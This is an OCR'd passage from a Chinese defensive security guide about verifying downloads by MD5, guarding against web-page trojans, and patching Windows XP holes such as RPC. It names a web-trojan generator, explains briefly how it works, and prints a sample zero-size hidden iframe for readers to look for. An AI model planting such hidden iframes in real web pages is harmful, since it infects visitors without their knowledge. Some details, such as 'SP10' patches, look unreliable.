


图28

另外我们在下载程序的时候最好到正规的下载站点，对于大型程序，可以通过查看程序的MD5值判断文件是否存在恶意程序。运行winmd5，把文件拖到程序窗口中，就会自动生成该文件的MD5值，如图28。然后到该程序的官方网站通过对比MD5值来判断程序是否正常。




图29




图30

3．对于网页\视频\音频\木马传播方式的防范

木马最歹毒的传播方式就是通过网页木马来进行传播，利用公布的网马生成器，攻击者可以轻松地制作出网页木马，然后在网页上挂上这些恶意代码，就可以让用户在浏览网页的同时不知不觉的中招了，比如目前使用比较多的MS07004网马，如图29。只要在URL中输入木马的地址，点“写入”就可以生成一个网马，对于该类攻击的防范措施主要有以下几点。

（1）及时更新补丁，打补丁是一个笨办法，但也是好办法，只有及时打补丁，才可以防范针对IE浏览器的网马攻击。




图31




图32

（2）Windows的漏洞层出不穷，为了防范该类漏洞，我们可以更换浏览器，比如使用Touchnet、Firefox等等。

（3）如果某个网页我们想打开，却又害怕该网页被人挂马了那该怎么办呢？可以使用htmlviewer查看网页有没有挂马代码。比如常见的挂马代码 **<iframe src="xxx.html" height="0" width="0" frameborder="0"></iframe>**。如果存在类似的代码，我们就不应该打开网页，如果不存在的话就可以放心的打开了，软件运行后如图30所示。在网页地址中输入网址，在“匹配条件”中输入“<iframe>”，点击查找，就可以找到<iframe>所在的代码，找到后查看是否为挂马代码就可以了。




图33

三、系统漏洞的防范

系统漏洞攻击是Windows最常见的攻击方法之一，尤其是关于Win2000的漏洞特别多，因此建议Win2000用户将系统升级为WinXP或Win2003，虽然WinXP/Win2003仍然有漏洞，但相较于Win2K来说已经安全多了，下面来说一下WinXP的一些常见漏洞。




图34

1.RPC漏洞

WindowsXP的开始菜单中有一项“远程协助”功能，它允许用户在使用计算机过程中发生困难时，可以向MSN上的好友发出远程协助邀请来帮助自己解决问题。这个远程协助功能正是“冲击波”病毒所使用RPC服务，虽然这个漏洞已经很老了，但是市面上仍有很多安装盘并没有带补丁，虽然JS说都打了SP10的补丁，但是千万不要轻易的相信他们！

解决的方法自然是打上RPC补丁，另外不要使用“远程协助”功能，右击“我的电脑”选择“属性”，打开“属性”对话框，在“远程”里去掉“允许从这台计算机发送远程协助请求”前的勾即可。

2.拒绝服务漏洞

从去年开始WindowsXP的拒绝服务漏洞频频出现，攻击者通过使用简单的攻击软件就可以使别人的电脑无法正常工作，严重影响用户正常使用计算机！对于这种漏洞的防范也是及时更新补丁！

